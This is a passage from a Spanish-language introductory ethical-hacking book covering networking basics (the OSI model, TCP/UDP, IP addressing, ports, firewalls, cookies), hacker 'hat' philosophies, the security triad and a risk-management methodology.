Las capas, del 1 al 7, muestran información desde lo más “básico”, como los bits, que sería algo que se muestra en la capa 1, la capa física, hasta información de más alto nivel, como la capa 7, que muestra información de la aplicación que mandó dicha información.

En otras palabras, mientras más cercano al uno, más cercana está la información a lenguaje máquina, y mientras más cercano al siete, más cercana está la información al usuario.

A continuación, hablaré más en detalle de cada una de las capas:

Capa 1

Capa de nivel físico, esta es la capa que transmite impulsos eléctricos, señales de luz o de radio a través de una red o mecanismo en un nivel físico.

Capa 2

Capa de Enlace de datos, aquí se divide en dos subcapas, la dirección MAC (Media Access Control), la cual es una clave única que diferencia tu dispositivo globalmente, es también la clave de la interfaz de red de tu ordenador que le asigna su fabricante, todos los dispositivos que se pueden conectar a una red tienen una dirección MAC, esto sirve para controlar como un ordenador en una red obtiene acceso a los datos y permisos de transmitirlos, y la capa Logical Link Control (LLC), que controla sincronización de capas, flujo de control y chequeo de errores.

Capa 3

Capa de Red, aquí es donde se les da a las interfaces acceso a tecnologías de ruteo, caminos lógicos, transmitiendo data de nodo a nodo. En esta capa se asignan direcciones en una red, utilizando las direcciones IP.

Capa 4

Capa de Transporte, en esta capa se utilizan tecnologías para transmitir data entre sistemas, por ejemplo, a través de conexiones UDP o TCP.

Capa 5

Esta es la capa de sesión, que es la capa que se encarga de mantener y controlar el enlace establecido entre los dos sistemas; esencialmente la función de esta capa es que no se corte o se pierda la comunicación a mitad de una “conversación”. Algo que podríamos encontrar en esta capa sería una cookie.


Capa 6

Esta es la capa de presentación, la función de esta capa es la de controlar que en si el sistema pueda entender la información mandada, es decir, que los datos sean reconocibles.

Por ejemplo, esta capa es la que permite el cifrado de datos, y la que controla que la semántica y sintaxis de los datos puedan ser entendidos por los distintos sistemas.

Capa 7

Y finalmente, la capa siete, es la capa de aplicación, aquí es donde se definen los protocolos que utilizan las aplicaciones para intercambiar datos, como SMTP, FTP, gestores de bases de datos, etc. En otras palabras, es donde se empaqueta la data acorde a la aplicación o programa que va a utilizar la data.



Capas del Modelo OSI

Y listo, esas son todas las capas, no te preocupes si ahorita no tienen tanto sentido, aunque no sería mala idea invertir algo de tiempo intentando entender el modelo, entiendo que probablemente mucho de esto a este punto no te hace tanto sentido si no tienes experiencia en redes, y este no es un libro de redes, así que no te preocupes, mientras más avancemos en este libro más te comenzaran a hacer sentido estas últimas páginas.

TCP / IP

Ahora, para comunicarse, hay dos protocolos de comunicación, llamados TCP y UDP, para entender esto mejor velo como el "tono" en el que las máquinas hablan, yo veo la diferencia entre estos protocolos como en cómo nos comunicamos cuando uno da una plática a cientos de personas, contra compartir un secreto íntimo con un amigo, a pesar de que podríamos estar (potencialmente) comunicando lo mismo, lo comunicaríamos de una manera muy diferente, ¿no crees? Entonces esas formas de comunicar en cuanto a sistemas se utilizan para diferentes tipos de información, a continuación, explicare cada uno de esto.

TCP

Transmission Control Protocol, también conocido como TCP, o el protocolo orientado a conexiones, es el protocolo que sería el equivalente a comunicar un secreto íntimo a un amigo.

Este protocolo está diseñado para mantener una conexión estable y segura, y para esto, lleva a cabo algunas verificaciones por medio de paquetes, esto es llamado el "Three-way handshake", debido a que se realizan tres verificaciones antes de establecer la conexión y mandar datos.

Estas verificaciones se realizan a través de paquetes, y estos se llaman SYN, ACK/SYN, ACK:

SYN: El cliente manda un paquete para establecer comunicación con el servidor.

ACK/SYN: El servidor responde con este paquete para reconocer que ha recibido la solicitud de comunicación.

ACK: El cliente regresa el paquete para finalmente comenzar una comunicación estable.

Esto se realiza para confirmar que la máquina de hecho está escuchando los datos, si los humanos hiciéramos esto sería como si yo antes de decirte algo, te digo “hola, podemos hablar?”(este sería el primer paquete SYN), espero a que me confirmes “si, podemos hablar” (sería el equivalente al paquete ACK/SYN), y confirmó que te escuche diciendo “ok, ya te diré” (este sería el paquete ACK), y después de eso yo considero que ya confirme que me estas poniendo atención, y podemos iniciar nuestra conversación.

Este protocolo es muy importante para casi todo lo que hacemos en la red, ya que confirma que cada paquete que se mando ha sido recibido adecuadamente, piénsalo, si descargas un PDF, por ejemplo, que pesa 10mb y se te corta la conexión a los 9.90mb, ¿Qué sucedería? ¿Lo podrías ver incompleto?

Claro que no, se corromperá el archivo completo y tendrías que descargarlo de nuevo completó, el protocolo TCP es el que se asegura que eso no

suceda seguido, que, si se cae un paquete, simplemente se re-solicita y se reenvía, hasta que se reciban todos los paquetes con completa integridad.

UDP

Por otro lado, existe el protocolo de comunicación User Datagram Protocol, o, UDP, este protocolo de comunicación es el equivalente a si yo estoy dando una plática a cien personas, realmente no pongo atención que absolutamente todas me pongan atención o me entiendan, si alguien se distrae yo aun continuo.

¿En este protocolo no existe algo como "three-way handshake", los paquetes UDP están enfocados a velocidad, simplemente se mandan, sin confirmar si han sido recibidos, y es que este protocolo de comunicación se utiliza para aplicaciones que requieren mucha velocidad y que la integridad de cada uno de los paquetes es menos relevante, por ejemplo, Skype, alguna vez has tenido una videoconferencia y se te cayo el internet por un momento y luego regreso? ¿Qué sucedió? ¿Se volvieron a mandar los paquetes que no llegaron? No, lo que probablemente sucede es que se congeló momentáneamente la llamada, y luego continuó en tiempo real, y lo que se dijo en la llamada mientras que se cayó la conexión, se pierde, pero está bien, porque eso permite una comunicación más rápida y dinámica.

IP

Internet Protocol, o, IP, en este contexto, es una "etiqueta" numérica que se le asigna a todo sistema que se comunica bajo el protocolo de

internet para identificarlo en una red.

Esta etiqueta, llamada IP, facilita las funciones de ruteo que permiten la transmisión de datos de un sistema a otro, es por así decir, la dirección que te permitirá mandar una carta a alguien.

Actualmente existen dos versiones de IP, la IPV4, la cual es la más común actualmente, y la nueva versión, la IPV6. La versión IPV4 contiene 32 bits, y la razón por la que existen dos versiones, es que las direcciones IP, no son ilimitadas.

La versión IPV6 fue creada en 1995 como respuesta a las limitaciones de la versión IPV4 en cuanto al número máximo de direcciones IP que se pueden asignar (ya que, como direcciones normales, no puede haber dos iguales en la misma red), y a diferencia de esta, la versión IPV6 cuenta con 128 bits, lo cual incrementa por mucho el rango posible de direcciones IP que se pueden asignar sobre esta versión.

Sin embargo, aun en el 2018 se siguen usando predominantemente las direcciones IPV4.

Existen dos tipos de IPs, las que están en una Local Address Network (LAN), lo cual significa que están dentro de una red local, y, por lo tanto, con esa IP solo se pueden comunicar con equipos en la misma red local. Esta sería el tipo de IP que tiene tu ordenador o móvil al conectarse al internet de tu casa.

Y las que direcciones Wide Area Network (WAN), que son direcciones IP globales, es decir se pueden comunicar con cualquier dirección IP global de internet, pero no pueden acceder directamente a una dirección IP local sin estar en esta. Esta es la IP que tiene tu modem, y que utiliza para conectarse a los servidores de Facebook, Netflix, Google, etc.

Para explicarme mejor de cómo funciona la direcciones IP, te daré un ejemplo, digamos que ahorita mismo estás en tu casa conectado a tu modem, y tienes dos dispositivos conectados, tu móvil, y tu laptop, dentro de tu red local, en otras palabras, tu LAN, tu móvil tendría una IP, digamos 192.168.1.10, y tu laptop otra IP, digamos 192.168.1.11, y tu modem otra, 192.168.1.254, digamos que la IP de Facebook es 32.111.123.32, tú al momento de acceder a Facebook, no estás accediendo por medio de tu IP, lo que está sucediendo es que tu router tiene además una IP global (WAN) que tu ISP te asignó, y por medio de esa IP le pide a Facebook tu información, recibe la información en tu modem, y te la comunica a tu laptop.

Este es un tema importante, así que te explicare con una analogía que se puede y que no se puede hacer en cuanto a comunicación entre direcciones IP.

Consideremos esto: dos estados en México, Nuevo León, y Jalisco, y cada una tiene dos ciudades, Nuevo León tiene Monterrey y San Pedro, y Jalisco en Guadalajara y Zapopan.

Imaginemos que tu vives en Guadalajara y quieres mandarle una carta a tu amigo en Zapopan, en este caso, simplemente se la mandas sin problema, debido a que están en el mismo estado, este sería el caso de tu ordenador comunicándose con tu móvil estando en la misma red local, sin embargo, digamos que ahora tú quieres mandar una carta a un amigo en Monterrey,

en este caso, si simplemente mandas la carta a Monterrey, no va a llegar, lo que tendrías que hacer, es mandar la carta a través de Jalisco, para que Jalisco se la mande a Nuevo León, y Nuevo León se la entregue a Monterrey, esencialmente así funcionan las redes, en este caso las ciudades están en la misma red local dentro de una LAN, y los estados representan direcciones IP WAN.

Puertos

Los puertos son la entrada y salida de paquetes, es en estos que se corren lo que se llaman servicios, que son las aplicaciones que están haciendo uso del puerto para comunicar algo a otro sistema, por ejemplo, si estás usando el servicio SSH, este está corriendo en el puerto 22, por donde está mandando y recibiendo paquetes para comunicarse con otro sistema.

Los puertos son extremadamente relevantes en el área del hacking, ya que pueden ser utilizados para obtener mucha información de un sistema, y prácticamente todos los ataques informáticos utilizan un puerto para realizar el ataque, o para comunicar información al haberse comprometido un sistema.

Puedes imaginarlo como, literalmente, el puerto (donde entran y salen barcos) de una ciudad, siendo la ciudad la IP, y los barcos los paquetes con data.

Firewall

Ahora, de seguro has escuchado hablar del firewall, o “cortafuegos”, esto es un sistema de seguridad que esencialmente actúa como una frontera.

Si, un firewall no es más que una frontera, en la que se tienen reglas, esta “frontera” monitorea todos los paquetes, y solo deja entrar los que tengan ciertas características, por ejemplo, lo más común en un firewall empresarial es que no admite ningún paquete que quiera entrar a la red desde afuera, pero si la conexión se inicia desde adentro, si se admite.

Un firewall en sí puede ser configurado en una infinidad de formas, puede poner reglas como “no permitir la entrada de paquetes que contengan x información o que provengan de x dirección”, por lo que es una herramienta muy poderosa de seguridad, si se utiliza correctamente, y esa es la palabra clave, un firewall generalmente hablando es imposible “hackear”, lo que sucede, comúnmente es que los programadores que configuraron el firewall no pusieron la seguridad suficiente o no lo configuro bien, y por lo tanto se convierte en un punto débil dentro de la infraestructura de seguridad de una organización.

Los firewalls pueden ser instalados en routers, switches, servidores y ordenadores, protegiendo de forma perimetral diferentes objetos en una red organizacional.


Cookies

Una “HTTP cookie”, también llamada simplemente “Cookie”, es una pequeña pieza de data que se manda de una página web y se almacena en un ordenador por el navegador del usuario, esto se puede observar cuando se mandan paquetes HTTP.


Las cookies representan “sesiones” o “estados” de usuarios, y fueron diseñadas para que un navegador pudiera recordar y rastrear la actividad del usuario como sus clics, sesiones en páginas con autenticación, y que páginas se han visitado antes, de forma que el navegador puede asistir mejor al usuario para acceder a su información más rápidamente.

Alguna vez te has preguntado cómo es que aunque apagues tu ordenador o cierres tu navegador, ¿sigues autenticado en Facebook, Twitter, YouTube, Google, etc.? bueno la razón es porque las cookies que tiene tu navegador, le dicen a estas páginas que sigues conectado, y que no te cierre sesión, también sirve a páginas como Amazon, Google y Facebook para rastrear a través de la internet y venderte cosas que buscaste, y generalmente es un buen sistema, la cuestión es que hay un tipo de cookie, llamada “cookie de autenticación” que guarda si está autenticado o no en una página, y si un atacante logra robarla exitosamente, podría potencialmente secuestrar tu usuario sin tener que utilizar tu contraseña.

One fine Monday morning



The following Wednesday afternoon



Seguridad informática

Ahora que hemos visto algo de los fundamentos de redes, antes de empezar a hackear, tienes que saber un poco de los fundamentos de seguridad informática, ya que, aunque muchas personas saben que es “hackear”, muy pocas realmente entienden lo fundamental e importante dentro del área de seguridad informática.

Antes que nada, quiero dejar algo muy claro, el ciberespacio es una zona de guerra, y las técnicas que vemos en este libro son tácticas de guerra, y puedes causar daños reales, o proteger de daños reales, en mi opinión debemos ver al hacker como lo que es, un potencial soldado moderno (literalmente países como China tienen ejércitos de hackers).

Ahora, contestare una de las preguntas más básicas, estás leyendo este libro para convertirte en un hacker, pero ¿Que es un hacker?

La definición de hacker puede variar dependiendo del contexto, ya que hoy en día utilizan esa palabra para casi todo, desde “hacker” significando programador, hasta “hacker de la vida”, con “tips” para hacer ciertas cosas más fáciles, sin embargo, dentro de este contexto, definir a un hacker como un experto en ciberseguridad, capaz de resolver problemas de tecnología y seguridad en diferentes contextos, ahora, algunas personas (Hollywood) ven usualmente a los hackers como cibercriminales, es decir que su profesión implica robar datos, y, este simplemente no es el caso, un hacker es alguien con el conocimiento que le permitirá tanto robar, como proteger la seguridad de la información de alguna organización o persona, es tanto

como un ingeniero químico que es capaz tanto de crear drogas sintéticas dañinas, como medicina para alguna enfermedad, el conocimiento no es bueno ni malo, simplemente depende de la persona que lo utilice.

Filosofías de hacking

Ahora, el tema del uso del conocimiento para proteger y comprometer información ha estado en debate desde siempre, tanto que las diferentes "filosofías" de uso de los hackers están clasificados con sombreros, que definen el objetivo y tipo de acciones que un hacker podría realizar. Generalmente hablamos de tres tipos de sombrero.

Sombrero Blanco

Empezaremos hablando del hacker bueno, el que debemos aspirar a ser, y el tipo de hacker que somos en WhiteSuit Hacking. Este tipo de hacker, a pesar de que tiene capacidades destructivas como cualquier otro, se dedica a proteger la información de sus clientes, nunca hace pruebas de penetración ni análisis de vulnerabilidades sin autorización y un contrato firmado, también es conocido como el hacker ético, ya que nunca realiza actividades de hacking que puedan caer fuera de la ley o de cierto estándar de ética.

Sombrero Gris

Este tipo de hacker ha sido debatido ampliamente, ya que no sigue los estándares de ética ni legales que sigue el de sombrero blanco, sin embargo, tampoco busca realizar actos delictivos por el hecho de causar daños o robar dinero, y, sin embargo, algunos de los hackers más hábiles que existen, operan bajo este "sombrero", (incluso este libro y certificación está basado en metodologías del sombrero gris).

Estos hackers simplemente atacan porque pueden, para probarse a sí mismos, o para mejorar la seguridad en general probando que hay una falla en esta, han sido tan predominantes últimamente que fuera de buscarlos con la fuerza de la ley, muchas empresas como Facebook, Google y Uber han decidido crear programas de recompensas (bug bounty) para motivar a estos hackers a continuar con esta actividad, pero reportar sus encuentros antes que publicarlos y dañar la imagen de la organización.

Podemos decir que, estos hackers hackean fuera del marco de la ley, pero no para robar o dañar la seguridad de la información de una organización.

Sombrero Negro

Este es el tipo de hacker que todos hemos escuchado, o hasta tenidos encuentros con alguno, es el que sale muy seguido en las películas de Hollywood, es el cibercriminal.

Este tipo de hacker es el que tiene una misión clara, comprometer la seguridad de la información, ¿para qué? Generalmente dinero, a veces poder, a veces reputación, piensa en la red como una zona de guerra, y estos son los terroristas, los guerreros que saquean ciudades, sin embargo, no pienses en un cibercriminal como cualquier otro criminal, este tipo de hacker no por ser un criminal, debes pensar en él como el pandillero de la esquina que te asalta con una navaja.

Estos hackers son gente con estudios avanzados, muchos con maestrías o incluso doctorados, y millones de dólares en fondeo en investigación

simplemente para crear nuevas formas de comprometer la información de las personas y organizaciones, algunos son guerreros, y debes pensar en ellos como exmilitares altamente capacitados, algunos son creadores de armas, y debes pensar en ellos como lo que son, ingenieros expertos en su área, y con recursos suficientes como para atacar a la mayoría de las organizaciones actualmente.

Esta es la razón por la que existimos nosotros como empresa, esta es la razón por la que existe este libro, sin conocimientos, estamos indefensos ante estos criminales, somos como un niño intentando pelear contra un soldado altamente capacitado y armado, la única forma de esperar defendernos es crecer en conocimientos.

Seguridad de la información y seguridad informática

No toda la información está en un sistema informático, y, sin embargo, no deja de ser información, potencialmente sensible, y con potencial de ser comprometida.

Dentro de la seguridad de la información se tiene que considerar todas las áreas en las que se pueda comprometer algún dato sensible, a mí me gusta dividirlas en tres áreas:

Seguridad física

Esta área es en la que se puede comprometer la seguridad del punto de vista físico, es decir, cualquier cosa tangible, como una puerta o ventana que permita acceder a un intruso, o un papel en donde esté escrito algo confidencial, aunque últimamente se le pone cada vez menos atención, es muy importante tomarlo en cuenta, ¿porque cuál es el punto de tener un ordenador con antivirus y mitigaciones contra ataques informáticos si un ladrón puede simplemente entrar por la ventana y robársela?

Algunos ejemplos de cómo mejorar la seguridad de esta área son la seguridad perimetral (cercas, bardas, puertas) y el diseño de seguridad (transparencia, luz, espacios abiertos), entre otras cosas.

Cabe mencionar que en esta área se considera particularmente importante proteger la integridad de las personas (así es, también se considera seguridad física proteger a las personas contra incendios, ataques terroristas, terremotos, etc.).

Seguridad social, o ingeniería social

Aquí lo importante es proteger la información que las personas saben, ya que también información sensible puede ser filtrada por ese medio. Por ejemplo, que alguien escuche una conversación privada y obtenga información sensible simplemente por escuchar y estar cerca, ¿o que tal que un directivo sea seducido por una espía corporativa para que hable de secretos empresariales? Suena fantasioso, pero sucede mucho más común de lo que pensarías.

Este tipo de seguridad usualmente es el área más débil de cualquier organización, ya que la gente es fácilmente manipulable.

Algunas formas de mitigar esto es con buenas políticas de seguridad y capacitación al personal.

Seguridad lógica

Aquí finalmente podemos decir que es seguridad informática, todo lo anterior era seguridad de la información. La seguridad lógica es todo lo que está dentro de un sistema, y es de las formas más comunes de ataque hoy en

día, puede ser un ataque a un servidor, una base de datos, ordenador o incluso móvil.

Algunas de las formas en las que se puede mitigar este tipo de ataques es con soluciones de seguridad como firewalls, IDS, IPS y antivirus.

En sí, todas las áreas de la seguridad de la información pueden ser mejoradas por medio de una auditoría en seguridad, por eso es por lo que son tan importantes.

Cualidades de la seguridad de la información

Ahora que sabes que es un hacker, debes saber, de qué formas puede ser comprometida la seguridad de la información.

La seguridad de la información debe tener tres características para considerarse segura:

Confidencialidad

Confidencialidad significa que solo la persona que tiene permiso de ver la información puede poder verla.

Un ejemplo serio que alguien viera tus conversaciones de Facebook sin tu permiso.

Integridad

Integridad de la información significa que la información solo debe de ser accedida o cambiada por la persona que tenga permiso de ello.

Por ejemplo, si alguien manda un correo electrónico desde tu cuenta porque obtuvo acceso no autorizado, compromete la integridad de la información.

Disponibilidad

Y la última cualidad de la información, es que esta debe de ser posible acceder, en el momento que se requiere, por quien tiene permiso de accederla.

Un ejemplo de disponibilidad comprometida es cuando una página está caída y los usuarios no pueden acceder a esta.

Siempre que un hacker vaya a atacar o defender a un activo, buscará defender o atacar en alguna de estas tres áreas.

La triada de la Seguridad



Metodología para mejorar la seguridad de la información

Ya que vimos las tres cosas que queremos proteger, ahora toca saber cómo defenderlas. Para proteger la triada de la seguridad, se debe llevar una metodología profesional, la cual, si es llevada de forma adecuada, mejorará de forma importante la seguridad de cualquier organización, y minimizará la posibilidad de un ataque exitoso, y, lo más importante, es que mitigara las pérdidas económicas si el ataque tiene éxito.

La metodología consiste en 5 fases esenciales:

Análisis de riesgo

Esta fase sirve para el diagnóstico, para esto, se buscan tres cosas en particular, la primera siendo vulnerabilidades, que son errores que permitirían realizar actos que puedan comprometer la seguridad de la información, un ejemplo de esto podría ser que no actualizaste el servidor o un ordenador y por lo tanto no tienes el ultimo parche de seguridad y eres vulnerable a algún error en el software que tienes instalado. El segundo objetivo que se analiza son las amenazas, esto es la circunstancia que permite que se materialice el escenario en el que se cause una falla en la seguridad de la información, como ejemplo podría ser que un competidor esté buscando activamente sabotearte, ahí está el actor que busca causar un daño a tu infraestructura, es una amenaza, y por último; el riesgo, que es la probabilidad que una amenaza suceda, dando a lugar a un ataque al sistema, por ejemplo, no es lo mismo tener una organización en la que tienes

vulnerabilidades críticas y varias personas que quieren atacarte pero ninguna tiene el conocimiento o acceso al conocimiento técnico para llevar a cabo el ataque, al tener una organización con vulnerabilidades difíciles de explotar pero con una amenaza que tiene los recursos y los medios para explotar dicha vulnerabilidad, y por lo que se tiene que hacer un análisis del porcentaje que este escenario se convierta en realidad, y cuántas pérdidas podría causar si se materializa.

Definir nivel aceptable de riesgo

Ningún nivel de riesgo es aceptable, muchos pensaran que sí, pero la realidad es que eso no existe, no existe sistema que sea 100% impenetrable, solo es una cuestión de cuántos recursos, tiempo y motivación tenga el atacante, tenemos que definir como consultor, junto al cliente, un nivel aceptable de riesgo.

Este nivel aceptable de riesgo debe de ser un nivel en el que si se da la circunstancia, no cause pérdidas tan grandes al negocio que se pueda ver en problemas. Lo obvio es que lo ideal es que nunca se causen pérdidas, pero imaginémonos un caso, organización “x” tiene una vulnerabilidad y amenaza que, si se materializa, causará una pérdida de $100,000, sin embargo, la probabilidad de que se materialice es un 5%, y la contingencia para eliminar esa vulnerabilidad le costaría a la organización $100,000 pesos, tu, siendo el tomador de decisiones, harías este gasto? (asumiendo que la pérdida monetaria es lo único importante, en una situación real se toman en cuenta un número de otros factores).

Probablemente no, ya que el riesgo contra el costo de mitigación y la potencial pérdida es demasiado, pero esos factores ayudarían a definir el nivel aceptable de riesgo para cada activo.

Diseñar formas de medición

Existen muchas formas en la que la seguridad puede ser comprometida, y no todas pueden ser medidas de la misma forma, así que se tiene que pensar en alguna forma de cómo medir y cuál es el nivel de seguridad actual, de forma que se pueda saber si se tiene que mejorar, o si se está en un nivel aceptable.

Por ejemplo, fallas en ingeniería social podrían ser medibles por porcentaje de empleados que cayeron en “x” tipo de ataque, y fallas en un servidor podría medirse por número de vulnerabilidades encontradas.

Implementar contramedidas

Tomando en cuenta el nivel aceptable de riesgo, se deben de implementar contramedidas para llevar el nivel de riesgo actual debajo del aceptable.

Algunas contramedidas podrían ser firewalls, IDS, antivirus, capacitación, etc.

Evaluar constantemente

La seguridad debe de ser considerada como la medicina para los sistemas, imaginemos que tuviste cáncer, pero te lo detectaron y te curaste, ¿Dejarías de ir al doctor por ello?

Claro que no, igual es la seguridad de la información, debe de realizarse un diagnóstico cada cierta cantidad de tiempo de forma que se confirme que el nivel de riesgo siempre es el adecuado.

Retos en la seguridad de la información


Como probablemente te habrás dado cuenta para este punto, incluso con nuestras metodologías y técnicas como experto en seguridad, la seguridad informática no es perfecta, así como un doctor por más bueno que sea es imposible salvar a todos los pacientes.

Aquí te presento uno de los mayores retos a la seguridad de la información, otra triada.

En esta traída en particular, se imagina al activo que se busca asegurar en el centro, y en cada esquina una de tres cosas, seguridad, que se refiere a que tan seguro en las tres áreas es un activo, usabilidad, que se refiere a que tan fácil es de utilizar y funcionalidad, que se refiere a que tan bien hace su función principal, mientras más muevas el activo hacia un lado, más se aleja de los otros, por lo que como experto en seguridad, tenemos que aprender a encontrar un equilibrio entre estas tres cosas.

Por ejemplo, digamos que queremos poner un control de acceso con control biométrico y contraseña en una fábrica, esto indudablemente mejoraría la seguridad, ya que se controlaría mejor quien y como entra la gente, sin embargo, la usabilidad empeoraría, ya que si tienes empleados que no tienen alta capacidad de retención, tendrás que capacitarlos para usar el nuevo control de acceso, y la funcionalidad también empeoraría contra una puerta normal, ya que por más sofisticado que sea el sistema, incrementa el tiempo en el que un empleado puede llegar de la entrada de la fábrica, a su área de trabajo.

En muchas ocasiones estos “sacrificios” son necesarios, sin embargo, tiene que ser analizados cuidadosamente, ya que muchos podrían representar inversiones o pérdidas importantes si una solución es mal implementada.



Ingeniería Social

La ingeniería social es la metodología no-técnica de manipular a las personas por medio de sus defectos para llegar a un objetivo, usualmente malicioso.

